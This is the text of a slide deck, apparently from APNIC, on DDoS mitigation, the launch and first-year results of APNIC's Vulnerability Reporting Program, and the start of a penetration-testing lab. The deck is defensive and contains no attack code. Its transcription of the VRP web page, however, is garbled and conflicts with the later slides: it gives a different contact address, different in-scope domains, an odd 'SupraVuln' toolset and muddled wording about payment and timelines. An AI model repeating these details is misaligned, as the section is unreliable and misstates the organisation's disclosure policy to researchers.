
- Remote Triggered Black Hole (RTBH) filtering
 - Locally only



Mitigation Strategies – Bandwidth Exhaustion



- Remote Triggered Black Hole (RTBH) filtering
 - With your ISP




Mitigation Strategies – Bandwidth Exhaustion



- Remote Triggered Black Hole (RTBH) filtering


- With your ISP



Mitigation Strategies – Bandwidth Exhaustion




- Multiple Servers with Anycast



Mitigation Strategies – Bandwidth Exhaustion



- Cloud-based DDoS Filtering/Scrubbing



- Protecting your services from attacking others
- Rate limiting outbound connections
- Outbound filtering on source address validation
 - BCP38
 - Anti-spoofing filtering is also an important part of MANRS, which is part of a larger routing security initiative - www.manrs.org
- Securely configure your DNS, NTP, SNMP, Memcached servers
- No open resolvers!
 - Only allow your own and authorised IP addresses to connect

Questions & Discussion



Vulnerability Reporting Program on a Shoestring Budget


Insights from the creation and first year of APNIC's VRP

About APNIC

- APNIC is the Regional Internet Registry (RIR) for the 56 economies that makes up the Asia Pacific region
 - Distributes and manages IP address
 - Not-for-profit, purposefully open and transparent
 - Approx 120 staff, mostly in Brisbane Australia
 - Multiple data centres in Australia and internationally
 - IaaS hosting on AWS and GCP, multiple SaaS applications/vendors
 - Not just web sites, but also VPN, SMTP, DNS, FTP, whois, RPKI and even rsync

In the beginning...

- APNIC has an internal IT team (actually two of them)
 - Internal vulnerability scanning
 - External penetration tests
- APNIC also has developers writing new applications
- APNIC CSIRT was created internally to formalise incident response procedures, and overall information security work



Early vulnerability reports

- Without a proper security point of contact, security researchers would email privacy@ or even hr@ addresses
- Occasional scam email would come in too

Subject: (SECURITY ISSUE)

Hi Team,

I am a web security researcher and found vulnerabilities and bugs in any website. I recently visited your website & did check the privacy about login. It was big error about login in your website. Be on save side. If you will pay me as appreciation reward to me then send me an email where I will place send to vulnerabilities and bug reports to you.

Conception of the VRP

- We should have a point of contact for security researchers
- But we'll need to advertise it somehow
- We'll also need to set some rules
- This sounds like a bug bounty program
- Hmm... but we can't pay out bounties like the big profit driven companies can
- Would a bug bounty program without the bounties work?

Conception of the VRP

- The APNIC Vulnerability Reporting Program!
 - aka Vulnerability Disclosure Program / VDP
- Reading many other program texts led to a draft VRP
- Circulated draft to IT teams for feedback and improvements
- Used an early template from disclose.io for Safe Harbor
 - disclose.io now have entire VDP generators and templates
- Got the APNIC Legal Team involved to approve the wording

The VRP layout

- Background of APNIC
- Introduction of the VRP – “Bug Reporting”
- In Scope
- Out of Scope
- Report Details
- Safe Harbor



- Resource Policies
- Internet Allocation
- Peering
- Community technical support
- Security at APNIC
 - Skills and the Village
 - Security cooperation
 - Peer-to-peer information
 - Projects
 - Vulnerability Reporting
- IPv6 at APNIC
- APNIC Foundation

APNIC Vulnerability Reporting Program

As the Regional Internet Registry (RIR) for the Asia Pacific region, APNIC is committed to its vision of a global, open, stable, and secure Internet. APNIC strives to support the security of its framework, but to do this, APNIC must ensure it maintains strong security on its own network infrastructure.

Bug reporting

We value the hard work of the security research community and welcome responsible disclosure of any vulnerabilities in our products and services.

If you identify a vulnerability that is in scope (see below), please notify us right away at coo@apnic.net and optionally email your message using our GPG key. For any issues not related to vulnerability reporting, please use helpdesk@apnic.net. We aim to reply to all reports within 7 days, and to receive reported bugs/vulnerabilities within 90 days (for priority reports, we use SupraVuln Vulnerability Fixing Toolset).

We appreciate our cooperation in avoiding privacy violations, damaging data or abusing information to any of our services while you perform your research.

In scope

- apnic.net
- apnic.foundation
- apnic.org
- asia-finance.net
- iapit.org

Out of scope

- Third party sites such as Let's Encrypt, Odnoklassniki, Zoom, or similar
 - If you inadvertently find an issue with these sites while testing APNIC, we'd like to hear about it. However, we cannot provide permission to test these third parties.
- Destruction of data
 - DoS/DDoS
 - Social engineering
 - Physical security controls

Report details

Email your reports to coo@apnic.net. We would appreciate it if your report included the following information:

- Your contact information, so we can follow up with questions
- A description of the issue and its nature
- Detailed steps that allow us to reproduce the issue
- A brief description of the security impact of the issue

As a non-for-profit, we don't pay our member/buyers, but we really appreciate your help in safeguarding our systems. If it confirms your findings as a vulnerability, we can recognize your contribution in the Thank You section below. Please let us know if you'd like to be publicly thanked.

We do not welcome reports of simple bugs with no security impact, and will do our best to address them at our discretion.

Safe Harbour

When conducting vulnerability research that is:

- In scope as stipulated in the above, and
- Subject to a report with the required information being submitted to us in a timely manner,

we will consider the research conducted to be:

- Authorized in view of any applicable anti-hacking and cyber security laws and regulations, and we will not initiate or support legal action against you for accidental, good faith violations of this program
- Authorized in view of relevant anti-hacking and/or copyright laws, and we will not bring a claim against you for circumvention of access control/technological protection measures; and
- Lawful, helpful to the overall security of the Internet, and conducted in good faith.

You are suggested, as always, to comply with all applicable laws.

If legal action is initiated by a third party against you and you have complied with this program, we will take steps to make it known that your actions were conducted in compliance with this program.

At any time, you have concerns or are uncertain whether your security research is consistent with this program, please email your query to coo@apnic.net before going any further.

Thank you

APNIC would like to thank the following security researchers for making a responsible disclosure to us:

2020




The VRP layout (1/5)

- Background of APNIC
 - Who we are, what we do
- Introduction of the VRP – “Bug Reporting”
 - “We value the hard work of the security research community, and welcome responsible disclosure of any vulnerabilities in our products and services.”
 - Please use csirt [at] apnic.net
 - “We aim to reply to all reports within 7 days, and to resolve reported P1-P4 vulnerabilities within 90 days”

The VRP layout (2/5)

- In Scope
 - *.apnic.net
 - *.apnic.foundation
 - *.isif.asia
 - *.seedalliance.net
 - *.apidt.org





The VRP layout (3/5)

- Out of Scope
 - 3rd party sites such as Lets Encrypt, Okta, Cloudflare, Zoom, or similar
 - If you inadvertently find an issue with these sites while testing APNIC, we'd like to hear about it. However, we cannot provide permission to test these third parties.
 - Destruction of data
 - DoS/DDoS
 - Social engineering
 - Physical security controls



The VRP layout (4/5)

- Report Details
 - Repeated the csirt email address
 - “We would appreciate it if your report included the following information”
 - Your contact information, so we can follow up with questions
 - A description of the issue and its nature
 - Detailed steps that allow us to reproduce the issue
 - A brief description of the security impact of the issue
 - “As a not-for-profit, we can’t pay out major bounties, but we really appreciate your help in safeguarding our systems.”

The VRP layout (5/5)

- Safe Harbor
 - If you conduct vulnerability research that is in scope, and
 - if you report your findings to us in a timely manner
 - We will consider this authorised, and
 - promise not to take legal action against you



Making the VRP accessible

- Generated and published a GPG key for encrypted email
- Creation of a security.txt file with the help of securitytxt.org

← → ↻ 🔒 apnic.net/well-known/security.txt

-----BEGIN PGP SIGNED MESSAGE-----

Hash: SHA256

Contact: <mailto:csirt@apnic.net>

Encryption: <https://www.apnic.net/community/security/vulnerability-reporting-gpg-key/>

Policy: <https://www.apnic.net/community/security/apnic-vulnerability-reporting-program/>

-----BEGIN PGP SIGNATURE-----

iQIzBAEBCAAAdFiEEceE3CgUgM0tUBIra9ci/22BvhFcFA18XaBoACgkQ9ci/22Bv
hFdE4xAAhDUK0cZ1lcPDKkpQIMkC3ZRju8ZhYtC5WZFm8LxYE138Y4w1L1vqOUVq

Who is on the receiving end of reports?

- The IT teams will receive reports in our ticketing system
 - csirt@apnic.net already existed, but not publicly used
- The IT teams will manage upgrades of 3rd party software
- What about the code APNIC creates internally?
- **THE DEVELOPERS!**
 - Oh hey, developers, we didn't forget about you (honest)
 - Can we inject security patching procedures into your development cycle?
 - Can we impose time frames for confirming vulnerabilities, fixing vulnerabilities, testing, and pushing into production?

A premature birth

- Just 5 days before the VRP web page is published, a vulnerability report is sent to `csirt@apnic.net`
 - Stored self-XSS (Cross Site Scripting) in a display name field
- Early test of our vulnerability report handling procedures
- Added a Thank You section to the VRP page, with our early bird security researcher as the first entry.

Thanks Denny!

The (actual) birth of the APNIC VRP!

- VRP web page quietly went live on 28/07/2020
 - <https://www.apnic.net/community/security/apnic-vulnerability-reporting-program/>
- APNIC Blog post on 03/08/2020
 - <https://blog.apnic.net/2020/08/03/apnic-launches-vulnerability-reporting-program/>

APNIC launches vulnerability reporting program

By [Jamie Gillespie](#) on 3 Aug 2020


Categories: [Tech matters](#)
[Community](#)



Today APNIC is announcing a formal [Vulnerability Reporting Program](#) that aims to provide guidance to security researchers who find bugs or weaknesses in any of APNIC's services.

A slow controlled start


Number of Vulnerability Reports (monthly)



Note: these numbers are based on first reports of unique validated security vulnerabilities

A slow controlled start


Number of Vulnerability Reports (monthly)



Types and severities of vulnerabilities

- 16 x Information Disclosure
- 10 x Reflected XSS
- 5 x Denial of Service
- 5 x Stored XSS
- 4 x Clickjacking
- 3 x P1 vulnerabilities
 - SQL Injection
 - Sensitive Information Disclosure

Vulnerabilities by Severity



P1 Incident that went public

The Daily Swig

Cybersecurity news and views



Asia-Pacific internet registry APNIC says WHOIS admin passwords were mistakenly exposed for three months

Adam Bannister 22 June 2021 at 14:39 UTC

Updated: 06 July 2021 at 09:29 UTC

Internet Infrastructure

Asia

Data Leak

Internet org downplays threat to integrity of database

SIGN IN

The Register®



{* SECURITY *}

APNIC left a dump from its Whois SQL database in a public Google Cloud bucket

File was supposed to be private. It was not. And it was out in the open for months

Simon Sharwood, APAC Editor

Tue 22 Jun 2021 // 01:08 UTC

5



The Asia Pacific Network Information Centre (APNIC), the internet registry for the region, has admitted it left at least a portion of its Whois SQL database, which contains sensitive information, facing the public internet for three months.

Types and severities of vulnerabilities

- 16 x Information Disclosure
- 10 x Reflected XSS
- 5 each of:
 - Denial of Service
 - Stored XSS
- 4 each of:
 - Clickjacking
 - CSRF
- 3 each of:
 - Bypass business logic
 - Email flood - lack of rate limiting
 - WP xmlrpc.php exposed
- 2 each of:
 - Cached data access after logout
 - Conject injection
 - Cookie stealing
 - Missing SPF
 - No expire after pw change
 - Sensitive information disclosure
 - SQL injection
- 1 each of:
 - Exposed admin panel
 - Exposed Kibana instance
 - Host header poisoning
 - Insecure cookie setting
 - Insecure Direct Object References
 - Leaking info via referrer
 - localhost DNS record can lead to XSS
 - Missing HSTS
 - Open redirect
 - REST API exposed
 - Subdomain takeover
 - Unrestricted file upload
 - Unsafe Cross-Origin Resource Sharing
 - Weak password policy

Who reported the vulnerabilities

- 45 security researchers sent in single reports
- 9 security researchers sent in two reports each
- 3 security researchers sent in three reports each
- 1 security researcher sent in four reports
- 1 security researcher sent in five reports
- Most multiple reports came in on the same day
 - Half for the same service, half for different services
- We also received 33 duplicate reports
 - Mostly relating to original reports received in the first 4 months

Note: these numbers are based on first reports of unique validated security vulnerabilities

Lessons learned

- VRPs / VDPs are useful to complement existing security tools and practices
- Good communication with internal stakeholders is important
 - Before, during, and after launch
- Standard operating procedures and response templates ensure consistent handling of reports and reporters
- Bounties aren't required to launch a VRP
- Management reporting gets harder with more reports and details

What's happened since?

- At around the one year mark of operations, APNIC compared the services of vulnerability coordination vendors
- HackerOne was selected to receive, validate, and triage vulnerability reports for APNIC
 - They also provide reporting and privately advertise to their researchers
- Triaged reports are sent to our IT team who then route the report to the appropriate product development team

What's happened since?

- The VRP web page has been updated to include the HackerOne submission form, in preference to csirt@
- The Out of Scope list has been expanded
 - “Working as intended” items such as FTP directory listing
 - Rate limiting issues on non-authenticated endpoints
 - Missing security flags on cookies that don't relate to authentication
- The Thank You / Hall of Fame list has grown
- APNIC is more secure

Questions & Discussion



Vulnerability Assessment and Penetration Testing


Preparations

If you want to play along, either now or later in your own time...

- Log into the APNIC Academy
 - <https://academy.apnic.net>
 - If you don't have an account, create one now
- Launch the Vulnerability Scanning and Penetration Testing Lab
